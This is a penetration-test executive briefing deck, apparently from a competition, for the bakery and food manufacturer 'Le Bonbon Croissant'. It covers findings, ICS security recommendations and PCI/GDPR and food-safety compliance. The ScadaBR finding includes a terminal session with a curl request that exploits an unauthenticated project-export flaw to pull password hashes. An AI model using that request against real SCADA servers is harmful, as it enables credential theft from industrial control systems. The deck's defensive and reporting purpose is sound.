LE BONBON CROISSANT

Team xx

Penetration Test Executive Briefing

1/9/2022

Presentation Overview

01. Introduction

02. Technical Findings

03. Remediations & Recommendations

04. Regulatory & Compliance

05. Conclusion & Questions

01

Introduction

Our Team

Tailored adversarial simulation & force multiplier.

Our Approach

Bespoke, not cookie-cutter

- Your industry, your situation
- Target heart(s) of your business

LBC:

- Highly-targeted industry
- Fierce competition
- Stringent regulations
- All-important PLCs
- *Trust is everything*

02

Technical Findings

Positive Security Controls

- Extensive log aggregation and instrumentation
  - Comprehensive visibility is incredibly important
- Operating systems and commodity applications largely patched and up-to-date
- Various hosts did not expose unnecessary services


Key Opportunities for Improvement

- Password policies & credential hygiene
- Multi-factor authentication
- Business-wide zero trust security architecture
- Organizational policies, procedures, processes

ScadaBR

What is ScadaBR?

- Open-source interface to manage ICSes, such as those in LBC's factory
- Critical to life safety in factory, and to production operations



Key Weaknesses

- Weak default credentials
- → Authenticated code execution, granting full control of server and ICSes
- **0-day:** unauthenticated download of password hashes and project settings

```
┌──(root㉿ kali06)-[~]
└─# curl "http://10.0.17.50:9090/ScadaBR/export_project.htm?projectName=*&includePointVal
deGraphicsFolder=false&projectDescription=&pointValuesMaxZip=10" --output ScadaBR.zip
 % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
00  166k    0  166k    0     0  23425      0 --:--:--  0:00:07 --:--:-- 41837

┌──(root㉿ kali06)-[~]
└─# unzip ScadaBR.zip
rchive:  ScadaBR.zip
 inflating: project_description.txt
 inflating: json_project.txt
 inflating: uploads/1.jpg
 inflating: uploads/6.jsp
 inflating: uploads/Office.gif
 inflating: uploads/2.jpg
 inflating: uploads/Loft.gif
 inflating: uploads/3.jpg
 inflating: uploads/4.jsp
 inflating: uploads/Thumbs.db
 inflating: uploads/5.jsp

┌──(root㉿ kali06)-[~]
└─# cat json_project.txt|grep password
      "password":"[redacted]",
```

03

Remediations & Recommendations

Organizational and ICS-Specific Recommendations

Blending information and operational technology (IT and OT) -> unique vulnerabilities

1. Align LBC IT and OT teams: high and low levels
2. Inventory and audit IT and OT equally
    a. Visibility over *all* assets, especially PLC-adjacent systems
3. Join information-sharing organizations like IT-ISAC SIGs
    a. Ounce of prevention = pound of cure
4. Bottom-up food *and* cyber security culture
    a. See something? Say something
    b. Everyone should understand importance of safety, security
    c. People are greatest asset. Leverage them!

Securing the Inherited & Inherently Insecure

Industrial control systems are often not feasible to replace and inherently insecure. Safeguards can be implemented to address your threat model without necessitating a forklift upgrade.

- Implement network monitoring, develop a baseline, focus on detection.
- Segment ICS/OT nets and administrate devices only from privileged access workstations (PAW).
- Block egress traffic from ICS/OT networks. Many systems do NOT need direct access to the larger corporate network or Internet.
- Consider ICS/OT honeypots for early detection of threat actors.


Training & Team Alignment

- Invest and incentivize training current technology staff on information security techniques and tactics.
- Consider outsourcing specific security functions only after careful evaluation.
- Develop meaningful alignment between Information Technology and Operational Technology Teams. E.g.
  - Weekly stand-ups on emerging issues.
  - Shared security vetting before procurement of new products and services.
  - Reporting up through common executive for visibility and accountability.

04

Regulatory & Compliance

Standards and Regulatory Frameworks



Cybersecurity and Privacy

- Our business has multiple beating hearts
- Insurance requirements essential
  - Security fundamentals -> cost savings
- Cybersecurity and Privacy: PCI-DSS and GDPR
  - High risk, high consequence
  - PCI: est. $5-10k/mo., max. $100k/mo.
  - GDPR: heavy fines unlikely, but max. 4% of turnover
  - Even individuals fined several thousand euros

Sources: https://vinciworks.com/blog/gdpr-myth-1-youll-be-fined-4-of-global-turnover-for-your-first-gdpr-offence, https://www.enforcementtracker.com

Trust & Safety Implications

- Food Safety: EU General Food Law and French domestic laws
  - Violations require public disclosure
  - Recalls can incur significant cost to correct
  - Ties into...
- Court of public opinion
  - Customer confidence is critical
  - *Reputational risk* could be severe
  - Lasting impact to bottom line, unrecoverable market share
  - Disclosure of customers' purchasing habits -> offline consequences (e.g., cyberbullying)
  - May facilitate targeted disinformation campaign by competitor

Thank you.

It has been our privilege to work with Le Bonbon Croissant to advance trust and safety within an iconic retail baker and innovative food manufacturing business.

Questions?